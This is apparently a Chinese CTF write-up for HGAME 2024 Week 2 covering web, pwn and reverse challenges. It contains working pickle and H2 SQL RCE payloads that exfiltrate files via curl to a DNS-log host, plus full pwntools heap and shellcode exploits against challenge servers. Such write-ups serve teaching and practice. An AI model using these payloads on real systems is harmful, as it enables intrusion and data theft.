HGAME2024 Week2 WP by Kafka

Web


What the cow say?

```shell
1   `tac /fl?g_is_here/fl?g_c0w54y`
```

```
 _____________________________________
/ hgame{COwsay_be_c4re_aBOut_ComMand_Inje \
\ cti0n}                                  /
 -------------------------------------
        \   ^__^
         \  (oo)\_______
            (__)\       )\/\
                ||----w |
                ||     ||
```

Select More Courses


爆破登陆密码



登录进去 选课发现学分不足

去申请学分看到提示 与时间赛跑

同时对 申请学分 和 申请选课 不断发包



myflask

先对sessioncookie爆一下key（从000000-999999）

然后就是这一块

```python
def flag():
    if not session:
        return 'There is no session available in your client :('
    if request.method == 'GET':
        return 'You are {} now'.format(session['username'])

    # For POST requests from admin
    if session['username'] == 'admin':
        pickle_data=base64.b64decode(request.form.get('pickle_data'))
        # Tips: Here try to trigger RCE
        userdata=pickle.loads(pickle_data)
        return userdata
    else:
        return 'Access Denied'

if __name__=='__main__':
    app.run(debug=True, host="0.0.0.0")
```

恶心坏了 不出网 而且不显示数据 这个return会报错

所以只能考虑外带

```shell
opcode=b'''(S'curl `cat /f*`.25d94df1.dnslog.store.'
ios
system
.'''
# KFMnY3VybCBgY2F0IC9mKmAuMjVkOTRkZjEuZG5zbG9nLnN0b3JlLicKaW9zCnN5c3RlbQou
```


search4member

h2 sql查询alias利用rce

不出网 dns外带flag

payload：

```java
';CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream());  if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}';CALL EXEC('bash -c {echo,Y3VybCBgY2F0IC9mbGFnYC4wOTk0ZmNkNi5kbnNsb2cuc3RvcmU=}|{base64,-d}|{bash,-i}');"}--%2B
```



Pwn

ShellcodeMaster

我的想法是执行两个函数，首先肯定执行read函数，往bss段上布置栈数据并劫持rsp，然后跳转到mprotect的部分汇编赋給bss段权限7(第一个参数要0x?000对齐)，然后按照程序流继续执行sys_read，往bss段上布置跳转和orw代码。

exp Python

```python
from pwn import *
context(log_level="debug",arch="amd64")
#p=process('./pwn')
p=remote("106.14.57.14",30659)

buf=0x2333000
main=0x4012e7
bss=0x404200
mprotect=0x401374
shellcode=asm('''
    xor edi,edi
    xor eax,eax
    mov esi,0x404000
    syscall
    mov eax,esi
    mov dx,7
    mov esp,esi
    ret
   ''')

#gdb.attach(p)
p.send(shellcode)#read+mprotect

p.recvuntil("Love!")

p.send(b'')#control stack
p.send(p64(mprotect))
p.send(p64(mprotect))
###  n

orw=asm('''
    mov rdi, 0x67616c662f2e
    push rdi
    mov rdi, rsp
    mov rsi, 0
    mov rdx, 0
    mov rax, 2
    syscall
    mov rdi, 3
    mov rsi, rsp
    mov rdx, 0x100
    mov rax, 0
    syscall
    mov rdi, 1
    mov rsi, rsp
```

```
    mov edx, 0x100
    mov rax, 1
    syscall
''' )
payload=p64(0x404008)+orw
#sleep(0.5)

p.send(payload)
p.send(payload)

p.interactive()
```

eldenring2

标准2.31 tcache uaf

直接改fd，然后打hook

```python
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
#p_name = './pwn'
p = remote("106.14.57.14",30198)#
#p=process('./pwn')#
elf = ELF('./pwn')
libc = ELF('./libc.so.6')
#CISCN{PfhEC-3qSGL-jLJPL-cb7Zp-usLFM-}

def cmd(command):
    p.recvuntil(b">")
    p.sendline(str(command))

def add(idx,size):
    cmd(1)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))
    p.recvuntil(b"Size: ")
    p.sendline(str(size))

def edit(idx,content):
    cmd(3)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))
    p.recvuntil(b"Content: ")
    p.send(content)

def show(idx):
    cmd(4)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))

def free(idx):
    cmd(2)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))


#UAF
for i in range(0,7):
    add(i,0xa0)
add(7,0xa0)
add(8,0xa0)
add(9,0xa0)
for i in range(0,7):
    free(i)
```

```
free(7)
free(8)
show(7)

main_arena=u64(p.recv(6)[-6:].ljust(8,b'\x00'))-0x60
print("main_arena:",hex(main_arena))
malloc_hook=main_arena-0x10

libcbase=malloc_hook-   0x1ecb70
system=libcbase+    0x052290
__free_hook=libcbase+0x00000000001eee48

edit(6,p64(__free_hook)*2)
add(10,0xa0)
add(11,0xa0)#free_hook
edit(11,p64(system))
edit(9,b"/bin/sh\x00")
free(9)

p.interactive()
```

fastnote

tcache大小，free函数有UAS，可以构成double free，只要先放进fastbin，再放进tcache就会绕过检查

大小限制0x80大小以下，我们需要一个大chunk泄露libc，首选得到tcache_struct堆块，修改对应大小为0x7，free掉堆中自带的tcache_struct进入unsorted bin。然后恢复它

然后常规改fd为free_hook劫持程序流

exp Python

```python
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
#p_name = './pwn'
p = remote("106.14.57.14",31703)#
#p=process('./pwn')#
elf = ELF('./pwn')
libc = ELF('./libc-2.31.so')
#CISCN{PfhEC-3qSGL-jLJPL-cb7Zp-usLFM-}

def cmd(command):
    p.recvuntil(b"Your choice:")
    p.sendline(str(command))

def add(idx,size,content):
    cmd(1)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))
    p.recvuntil(b"Size: ")
    p.sendline(str(size))
    p.sendlineafter("Content: ",content)

def show(idx):
    cmd(2)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))

def free(idx):
    cmd(3)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))

for i in range(0,7):
    add(i,0x60,"/bin/sh\x00")
add(7,0x60,"/bin/sh\x00")
add(8,0x60,"/bin/sh\x00")

for i in range(0,7):
    free(i)
show(1)
heapbase=u64(p.recv(6)[-6:].ljust(8,b"\x00"))-0x2a0
print("heapbase:",hex(heapbase))

free(7)#fast
add(0,0x60,b"0")
```

```
free(7)#tcache

add(7,0x60,p64(heapbase))

for i in range(0,6):
    add(i,0x60,"/bin/sh\x00")

add(9,0x60,"9")
add(10,0x60,p8(0x7)*0x60)
free(10)
show(10)
libcbase=u64(p.recv(6)[-6:].ljust(8,b'\x00'))-(0xe0-0x70)-0x1ecb70
free_hook=libcbase+0x00000000001eee48
system=libcbase+    0x052290
print("libcbase",hex(libcbase))
add(11,0x80,p8(0)*0x80)
add(11,0x80,p8(0)*0x80)
add(11,0x80,p8(0)*0x80)
add(6,0x60,p8(0)*0x60)
add(8,0x60,"/bin/sh\x00")
add(9,0x60,"/bin/sh\x00")

for i in range(0,7):
    free(i)

free(8)
add(0,0x60,"2free")
free(8)
add(8,0x60,p64(free_hook-0x10))
for i in range(0,6):
    add(i,0x60,"/bin/sh\x00")
add(9,0x60,"9")
add(9,0x60,p64(system)*4)

free(2)

p.interactive()
```

old_fastnote

想你了2.23，首先触发malloc_consolidate合并fastbin为unsorted，泄露libc。

然后UAF改fd为__malloc_hook-0x23，通过double free会引起malloc然后触发我们的链getshell

```python
from pwn import *
context.log_level = 'debug'
context.arch = 'amd64'
#p_name = './pwn'
p = remote("106.14.57.14",32484)#
#p=process('./pwn')#
elf = ELF('./pwn')
libc = ELF('./libc-2.23.so')
#CISCN{PfhEC-3qSGL-jLJPL-cb7Zp-usLFM-}

def cmd(command):
    p.recvuntil(b"Your choice:")
    p.sendline(str(command))

def add(idx,size,content):
    cmd(1)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))
    p.recvuntil(b"Size: ")
    p.sendline(str(size))
    p.sendlineafter("Content: ",content)

def show(idx):
    cmd(2)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))

def free(idx):
    cmd(3)
    p.recvuntil(b"Index: ")
    p.sendline(str(idx))

add(0,0x60,"/bin/sh\x00")
add(1,0x60,"/bin/sh\x00")
add(2,0x60,"/bin/sh\x00")
add(3,0x60,"/bin/sh\x00")
add(4,0x60,"/bin/sh\x00")
add(5,0x60,"/bin/sh\x00")
add(6,0x60,"/bin/sh\x00")
add(7,0x60,"/bin/sh\x00")


free(0)
free(1)
free(2)
free(3)
free(4)
```

```python
p.recvuntil(b"Your choice:")
p.sendline(b'5'*0x500)#malloc_consolicate
#gdb.attach(p)
add(8,0x80,b"")
show(8)
malloc_hook=u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))-0x20a-0x58-0x10+(0x100-0x88)
print("malloc_hook:",hex(malloc_hook))
libcbase=malloc_hook-   0x3c4b10
print("libcbase:",hex(libcbase))
system=libcbase+0x0453a0
free_hook=libcbase+0x3c67a8
realloc_hook=libcbase+0x3c4b08
one=libcbase+0xf03a4

free(5)
free(6)
free(5)
add(5,0x60,p64(malloc_hook-0x23))
add(6,0x60,p64(0))
add(10,0x60,b'5')
#gdb.attach(p)
add(9,0x60,b'\x00'*0x13+p64(one))
free(5)
free(10)
#p.sendline(str(4))

p.interactive()
```

Reverse

babyre


三个加密函数如下

```
sem_init(&stru_564ED73DB2A0, 0, 0);
sem_init(&stru_564ED73DB2C0, 0, 0);
pthread_create(&newthread, 0LL, (void *(*)(void *))start_routine, 0LL);
pthread_create(&v7, 0LL, (void *(*)(void *))sub_564ED73D840D, 0LL);
pthread_create(&v8, 0LL, (void *(*)(void *))sub_564ED73D850C, 0LL);
pthread_create(v9, 0LL, (void *(*)(void *))sub_564ED73D8609, 0LL);
for ( j = 0; j <= 3; ++j )
  pthread_join(*(&newthread + j), 0LL);
sub_564ED73D8803();
```


最后通过比较两个值是否相等来解出来，其中后一个值会对前一个值有影响

```
  3  int i; // [rsp+Ch] [rbp-4h]
  4
  5  for ( i = 0; i <= 31; ++i )
  6  {
  7    if ( dword_564ED73DB1C0[i] != dword_564ED73DB020[i] )
  8    {
  9      puts("wrong!");
 10      exit(0);
 11    }
 12  }
 13  return puts("right!");
 14}
```

使用flag手动爆破法来得到，每次对一个值多次尝试看比较处的值有什么变化，二者是否相等



方式如下



试一百多次就可以出来了，怎么试出来还是wrong(

最终得到flag为

hgame{you_are_3o_c1ever2_3Olve!}

babyAndroid

```
    @Override // android.view.View.OnClickListener
34  public void onClick(View view) {
35      byte[] bytes = this.username.getText().toString().getBytes();
37      byte[] bytes2 = this.password.getText().toString().getBytes();
40      if (new Check1(getResources().getString(R.string.key).getBytes()).check(bytes)) {
41          if (check2(bytes, bytes2)) {
42              Toast.makeText(this, "Congratulate!!!^_^", 0).show();
                return;
            } else {
44              Toast.makeText(this, "password wrong!!!>_<", 0).show();
                return;
            }
        }
47      Toast.makeText(this, "username wrong!!!>_<", 0).show();
    }
}
```

先验证username，然后再验证password

验证username部分是rc4


```
    private int i;
    private int j;

    public Check1(byte[] bArr) {
        for (int i = 0; i < 256; i++) {
            this.S[i] = (byte) i;
        }
        int i2 = 0;
        for (int i3 = 0; i3 < 256; i3++) {
            byte[] bArr2 = this.S;
            i2 = (i2 + bArr2[i3] + bArr[i3 % bArr.length]) & 255;
            swap(bArr2, i3, i2);
        }
        this.i = 0;
        this.j = 0;
    }

    private void swap(byte[] bArr, int i, int i2) {
        byte b = bArr[i];
        bArr[i] = bArr[i2];
        bArr[i2] = b;
    }

    public byte[] encrypt(byte[] bArr) {
        byte[] bArr2 = new byte[bArr.length];
        for (int i = 0; i < bArr.length; i++) {
            int i2 = (this.i + 1) & 255;
            this.i = i2;
            int i3 = this.j;
            byte[] bArr3 = this.S;
            int i4 = (i3 + bArr3[i2]) & 255;
            this.j = i4;
            swap(bArr3, i2, i4);
            byte[] bArr4 = this.S;
            bArr2[i] = (byte) (bArr4[(bArr4[this.i] + bArr4[this.j]) & 255] ^ bArr[i]);
        }
        return bArr2;
    }

    public boolean check(byte[] bArr) {
        return Arrays.equals(new byte[]{-75, 80, 80, 48, -88, 75, 103, 45, -91, 89, -60, 91, -54, 5, 6, -72}, encrypt(bArr));
    }
}
```


代码 Smali Simple Fallback Split view

解出即可

```
[-185, 62, 73, 107, -184, 60
69, -205, 71, 83, -170]
G>IkH<aHu5FE3GSV
```

验证





之后解password


在native找check2

找到0x63,0x7c，为AES加密·

username为key

```
28 ; _BYTE Sboxbyte_3928[16]
28 Sboxbyte_3928   DCB 0x63, 0x7C, 0x77, 0x7B, 0xF2, 0x6B, 0x6F, 0xC5, 0x30
28                                        ; DATA XREF: LOAD:00000000000000F8↑o
28                                        ; sub_AC4+4↑o ...
28                DCB 1, 0x67, 0x2B, 0xFE, 0xD7, 0xAB, 0x76
```


直接解密即可



hgame{df3972d1b09536096cc4dbc5c}

arithmetic

先解UPX壳，要用010简单修改



根据hint，这是个数字三角形题，先在网上找脚本解出路径

后放到vscode修改为数组，并解出路径

解路径1 Plain Text

